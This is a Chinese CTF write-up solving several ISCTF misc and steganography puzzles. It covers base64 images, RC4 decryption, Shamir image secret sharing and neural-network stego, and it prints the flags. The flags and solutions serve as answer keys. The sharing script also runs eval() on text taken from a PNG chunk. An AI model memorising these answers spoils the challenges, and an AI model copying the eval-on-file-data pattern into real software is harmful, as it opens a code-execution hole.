
解密

md5

!!!@@@###123

最终得到密码: **!!!@@@###123**

打开最后的加密压缩包




得到flag: ISCTF{1e7553787953e74113be4edfe8ca0e59}

木林森 - 来杯冰美式!

解题思路

得到的是base64文本，都知道iVBORw0KGgo是PNG的base64标准头



Base64转PNG图片

得到二维码，用QR扫二维码



得到内容：20000824

文件里还嵌进去一个jpg的文件头，/9j/4AAQSkZJ是jpeg的base64形式



转jpg图片得到社会主义：

文明友善爱国文明诚信自由文明诚信自由文明友善爱国自由友善法治公正民主公正友善法治公正文明公正民主文明诚信自由文明友善爱国文明诚信自由文明诚信自由

进行社会主义核心价值观解密：



得到：....Mamba....

在末尾可以找到 @开头的一段 base64，进行解码

Base64 编码/解码

MzFFRTIBQjJERjEwNEVFNjk1ODI0NTc5MTQwOURGMzk0NzJCRUIzMzE2Q0YxMTIBNjFBMkNDNDYwNTIzQjA2MThDNzk0QTkzNEFGRjNCOTBGNEUwMzY=

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64 编码

Base64 解码

↕ 交换

清空

31EE9AB2DF104EE695824579140ADF39472BEB3316CF119A61A2CC460523B0618C794A934AFF3B90F4E036

得到:

31EE9AB2DF104EE695824579140ADF39472BEB3316CF119A61A2CC460523B0618C794A934AFF3B90F4E036

得到**43 字节** (86 个十六进制字符)

题目描述语是: **Ron's Code For...?谐音梗: RC Four ->RC4**, 所以我们采用RC4解密

有: 数字串: **20000824** (8 字节) 插入内容: **Mamba** (5 字节) 插入位置: "0" 与 "0" 之间
(来自二维码的 ... 与...提示)

因此: 将 **Mamba** 插入到 **2000** 和 **0824** 之间, 得到 13 字节 ASCII key:

Key = "2000" + " Mamba" + "0824" = "2000Mamba0824"

EXP

Code block

```
1 from Crypto.Cipher import ARC4
2 ct_hex =
  "31EE9AB2DF104EE695824579140ADF39472BEB3316CF119A61A2CC460523B0618C794A934AFF3B
  90F4E036"
3 key = b"2000Mamba0824"
4 ct = bytes.fromhex(ct_hex)
5 pt = ARC4.new(key).decrypt(ct)
6 print(pt.decode())
7 # ISCTF{590CF439-E304-4E27-BE45-49CC7B02B3F3}
```

Image_is_all_you_need - InkLin

解题思路

Shamir Secret Sharing在图像中的运用

使用拉格朗日差值法，从 r 份数据恢复原始图像

r 可以猜测一下是3

Code block

```
1  import time
2  import numpy as np
3  import argparse
4  import png
5  import sys
6  import os
7  import math
8  from PIL import Image
9  from Crypto.Util.number import *
10
11 def preprocessing(path):
12     """
13     图像预处理函数
14     :param path: 图像文件的路径（字符串）
15     :return: 展平的一维图像数组和原始图像的形状
16     """
17     img = Image.open(path)          # 打开指定路径的图像文件
18     data = np.asarray(img)          # 将图像转换为NumPy数组
19     return data.flatten(), data.shape # 返回展平的一维数组和原始形状
20
21 def insert_text_chunk(src_png, dst_png, text):
22     """
23     在PNG文件的第2个chunk位置插入自定义文本数据
24     :param src_png: 源PNG文件路径
25     :param dst_png: 目标PNG文件路径（可以与源文件相同）
26     :param text: 要插入的文本数据（字节类型）
27     """
28     reader = png.Reader(filename=src_png) # 创建PNG文件读取器
29     chunks = reader.chunks()             # 获取PNG文件的chunk生成器
30     chunk_list = list(chunks)            # 将所有chunk转换为列表
31     chunk_item = tuple([b'tEXt', text])  # 创建一个新的tEXt chunk，包含自定义文本
32
33     index = 1                            # 在第2个chunk位置插入（索引1）
34     chunk_list.insert(index, chunk_item) # 插入新chunk
35
36     with open(dst_png, 'wb') as dst_file: # 以二进制写模式打开目标文件
```

```

37         png.write_chunks(dst_file, chunk_list) # 写入所有chunk
38
39 def read_text_chunk(src_png, index=1):
40     """
41     读取PNG文件中指定位置的chunk数据
42     :param src_png: PNG文件路径
43     :param index: 要读取的chunk索引（默认为1，即第2个chunk）
44     :return: 解析后的chunk数据（例如，一个列表）
45     """
46     reader = png.Reader(filename=src_png) # 创建PNG文件读取器
47     chunks = reader.chunks() # 获取chunk生成器
48     chunk_list = list(chunks) # 转换为chunk列表
49     img_extra = chunk_list[index][1].decode() # 读取指定索引的chunk数据并解码为字符串
50     img_extra = eval(img_extra) # 将字符串解析为Python对象（如列表）
51     return img_extra # 返回解析后的数据
52
53 def polynomial(img, n, r):
54     """
55     使用Shamir秘密共享方案生成n个影子图像
56     :param img: 展平后的图像数据（一维数组）
57     :param n: 生成的影子图像数量
58     :param r: 恢复图像所需的最小影子图像数量
59     :return: 影子图像数组和额外信息列表
60     """
61     num_pixels = img.shape[0] # 获取图像像素总数
62     # 生成多项式系数
63     coefficients = np.random.randint(low=0, high=257, size=(num_pixels, r -
64 1)) # 随机生成(r-1)次多项式的系数
65     secret_imgs = [] # 存储影子图像的列表
66     imgs_extra = [] # 存储额外信息的列表
67     for i in range(1, n + 1): # 为每个影子图像生成数据
68         # 构造(r-1)次多项式
69         base = np.array([i ** j for j in range(1, r)]) # 计算多项式的幂次项
70         base = np.matmul(coefficients, base) # 矩阵乘法计算多项式值
71         secret_img = (img + base) % 257 # 生成影子图像，像素值模257
72
73         indices = np.where(secret_img == 256)[0] # 找出值为256的像素索引
74         img_extra = indices.tolist() # 记录这些索引
75         secret_img[indices] = 0 # 将256替换为0
76
77         secret_imgs.append(secret_img) # 添加影子图像
78         imgs_extra.append(img_extra) # 添加额外信息
79     return np.array(secret_imgs), imgs_extra # 返回影子图像数组和额外信息列表
80
81 def format_size(size_bytes):

```



```

82     """
83     根据字节大小自动调整单位
84     :param size_bytes: 文件大小（字节数）
85     :return: 格式化后的文件大小字符串
86     """
87     if size_bytes == 0:
88         return "0B"
89     size_names = ("B", "KB", "MB", "GB", "TB", "PB", "EB", "ZB", "YB") # 文件大
小单位
90     i = int(math.floor(math.log(size_bytes, 1024))) # 计算合适的单位索引
91     p = math.pow(1024, i) # 计算除数
92     s = round(size_bytes / p, 2) # 转换为目标单位并保留2位小数
93     return f"{s} {size_names[i]}" # 返回格式化字符串
94
95 def get_file_size(file_path):
96     """
97     获取文件大小并格式化输出
98     :param file_path: 文件路径
99     :return: 格式化后的文件大小字符串或错误信息
100    """
101    try:
102        size = os.path.getsize(file_path) # 获取文件字节大小
103        return format_size(size) # 格式化输出
104    except OSError as e:
105        return f"Error: {e}" # 返回错误信息
106
107 def lagrange(x, y, num_points, x_test):
108     """
109     使用Lagrange插值法计算多项式在指定点的值
110     :param x: 影子图像的索引数组
111     :param y: 对应索引的像素值数组
112     :param num_points: 插值点数（即r）
113     :param x_test: 要计算的x值（通常为0，表示恢复原始秘密）
114     :return: 插值结果（整数）
115     """
116     l = np.zeros(shape=(num_points,)) # 初始化Lagrange基函数数组
117     for k in range(num_points): # 对每个插值点
118         l[k] = 1 # 基函数初始值为1
119         for k_ in range(num_points): # 计算基函数
120             if k != k_: # 排除自身
121                 d = int(x[k] - x[k_]) # 计算x的差值
122                 inv_d = inverse(d, 257) # 计算模257的逆元
123                 l[k] = l[k] * (x_test - x[k_]) * inv_d % 257 # 更新基函数值
124     L = 0 # 初始化插值结果
125     for i in range(num_points): # 计算插值和
126         L += y[i] * l[i]
127     return L

```

```

128
129 def decode(imgs, imgs_extra, index, r):
130     assert imgs.shape[0] >= r # 确保提供的影子图像数量足够
131     x = np.array(index) # 影子图像的索引数组
132     dim = imgs.shape[1] # 图像像素总数
133     img = [] # 存储恢复的图像数据
134
135     print("decoding:")
136     last_percent_reported = None # 记录上一次报告的进度
137     imgs_add = np.zeros_like(imgs, dtype=np.int32) # 初始化额外值数组
138     for i in range(r): # 处理额外信息
139         for indices in imgs_extra[i]: # 恢复值为256的像素
140             imgs_add[i][indices] = 256
141
142     for i in range(dim): # 对每个像素位置进行恢复
143         y = imgs[:, i] # 获取所有影子图像在该位置的值
144         ex_y = imgs_add[:, i] # 获取额外值
145         y = y + ex_y # 恢复原始影子值
146         pixel = lagrange(x, y, r, 0) % 256 # 使用Lagrange插值恢复像素值
147         img.append(pixel) # 添加到结果中
148
149     # 计算当前进度
150     percent_done = (i + 1) * 100 // dim # 计算完成百分比
151     if last_percent_reported != percent_done:
152         if percent_done % 1 == 0: # 每1%更新一次进度条
153             last_percent_reported = percent_done
154             bar_length = 50 # 进度条长度
155             block = int(bar_length * percent_done / 100) # 已完成部分
156             text = "\r[{}{}] {:.2f}%".format("█" * block, " " *
(bar_length - block), percent_done)
157             sys.stdout.write(text) # 输出进度条
158             sys.stdout.flush() # 刷新输出
159
160     print() # 换行
161     return np.array(img) # 返回恢复的图像数据
162
163 def compare_images(image1_path, image2_path):
164     """
165     比较两张图像的像素差异
166     :param image1_path: 第一张图像路径
167     :param image2_path: 第二张图像路径
168     """
169     image1 = np.array(Image.open(image1_path)) # 读取第一张图像
170     image2 = np.array(Image.open(image2_path)) # 读取第二张图像
171     diff = np.abs(image1 - image2) # 计算像素差异
172     diff_value = round(np.mean(diff), 4) # 计算平均差异
173     print("Mean difference:", diff_value) # 输出平均差异

```

```

174     print("Max difference:", round(np.max(diff), 4)) # 输出最大差异
175     print("Min difference:", round(np.min(diff), 4)) # 输出最小差异
176     print("Standard deviation of difference:", round(np.std(diff), 4)) # 输出标
    准差
177
178     def main():
179         """
180         程序主函数，解析命令行参数并执行编码、解码或比较操作
181         """
182         parser = argparse.ArgumentParser(description='Shamir Secret Image
    Sharing') # 创建命令行参数解析器
183         parser.add_argument('-e', '--encode', help='Path to the image to be
    encoded') # 编码图像路径
184         parser.add_argument('-d', '--decode', help='Path for the origin image to
    be saved') # 解码保存路径
185         parser.add_argument('-n', type=int, help='The total number of shares') # 影
    子图像总数
186         parser.add_argument('-r', type=int, help='The threshold number of shares
    to reconstruct the image') # 阈值
187         parser.add_argument('-i', '--index', nargs='+', type=int, help='The index
    of shares to use for decoding') # 解码索引
188         parser.add_argument('-c', '--compare', nargs=2, help='Compare two images')
    # 比较两张图像
189         args = parser.parse_args() # 解析命令行参数
190
191         if args.encode: # 编码操作
192             start_time = time.time()
193             print("\n=== Starting image encoding process ===")
194
195             if not args.r: # 检查参数完整性
196                 print("Error: Threshold number 'r' is required for decoding")
197                 return
198             if not args.n:
199                 print("Error: Total number 'n' of shares is required for decoding")
200                 return
201             if args.r > args.n:
202                 print("Error: Threshold 'r' cannot be greater than the total
    number 'n' of shares")
203                 return
204
205             img_flattened, shape = preprocessing(args.encode) # 预处理输入图像
206             secret_imgs, imgs_extra = polynomial(img_flattened, n=args.n,
    r=args.r) # 生成影子图像
207             to_save = secret_imgs.reshape(args.n, *shape) # 重塑为原始形状
208             for i, img in enumerate(to_save): # 保存每个影子图像
209                 secret_img_path = f"secret_{i + 1}.png"

```

```

210         Image.fromarray(img.astype(np.uint8)).save(secret_img_path) # 保存为
    PNG
211         img_extra = str(list((imgs_extra[i]))).encode() # 编码额外信息
212         insert_text_chunk(secret_img_path, secret_img_path, img_extra) # 插
    入额外信息
213         size = get_file_size(secret_img_path) # 获取文件大小
214         print(f"{secret_img_path} saved.", size)
215
216         end_time = time.time()
217         print("=== Image encoding completed. Time elapsed: {:.2f} seconds
    ===".format(end_time - start_time))
218
219     if args.decode: # 解码操作
220         start_time = time.time()
221         print("\n=== Starting image decoding process ===")
222
223         if not args.r: # 检查参数完整性
224             print("Error: Threshold number 'r' is required for decoding")
225             return
226
227         input_imgs = []
228         input_imgs_extra = []
229         for i in args.index: # 读取指定的影子图像
230             secret_img_path = f"secret_{i}.png"
231             img_extra = read_text_chunk(secret_img_path) # 读取额外信息
232             img, shape = preprocessing(secret_img_path) # 预处理影子图像
233             input_imgs.append(img)
234             input_imgs_extra.append(img_extra)
235         input_imgs = np.array(input_imgs) # 转换为数组
236         origin_img = decode(input_imgs, input_imgs_extra, args.index,
    r=args.r) # 解码
237         origin_img = origin_img.reshape(*shape) # 重塑为原始形状
238         Image.fromarray(origin_img.astype(np.uint8)).save(args.decode) # 保存恢
    复图像
239         size = get_file_size(args.decode) # 获取文件大小
240         print(f"{args.decode} saved.", size)
241
242         end_time = time.time()
243         print("=== Image decoding completed. Time elapsed: {:.2f} seconds
    ===".format(end_time - start_time))
244
245     if args.compare: # 比较操作
246         print("\n=== Starting image comparison ===")
247         compare_images(args.compare[0], args.compare[1]) # 比较两张图像
248         print("=== Image comparison completed. ===")
249
250     if __name__ == "__main__":

```


251 main()

Code block

```
1      python dec.py -d rev.png -r 3 -i 1 4 5
```

恢复得到



恢复出来的图像是这个，接着进入隐写部分

参考的是D3CTF出现的，原理都一样，是一个可逆神经网络 (INN) 的图像隐写

<https://github.com/D-3CTF/D3CTF-2025-Official-Writeup?tab=readme-ov-file>

相应的exp可以采用D3的，预训练模型和图像换成本题的就行，这里就不贴了

问题 输出 调试控制台 终端 端口 查询结果

```
Loaded steg image: torch.Size([1, 3, 450, 600])
After DWT: torch.Size([1, 12, 225, 300])
Input to network: torch.Size([1, 24, 225, 300])
After inverse network: torch.Size([1, 24, 225, 300])
Payload DWT: torch.Size([1, 12, 225, 300])
After IWT: torch.Size([1, 3, 450, 600])
Extracted bits: 810000
Byte array length: 101250

Extracted Flag: flag{Sh4r3_S3reCTTt_wiTh_Ai_H@@@@}
```

湖心亭看雪 - f1@g

解题思路


解压之后有一个图片和一个task.py脚本

Code block


```
1 a = b'*****' #这个东西你以后要用到
2 b = b'blueshark'
3 c = bytes([x ^ y for x, y in zip(a, b)])
4 print(c.hex())
5 #c = 53591611155a51405e
```


根据提示，我们要把a求出来。这个代码的意思是a和b两个逐个异或得到c。很简单逆向过去答案a就是15ctf2025。注释说以后会用到，那所以就先放在这里。

然后剩下的就是一张图片，不论你用010还是随波逐流，你会发现图片后边有东西。

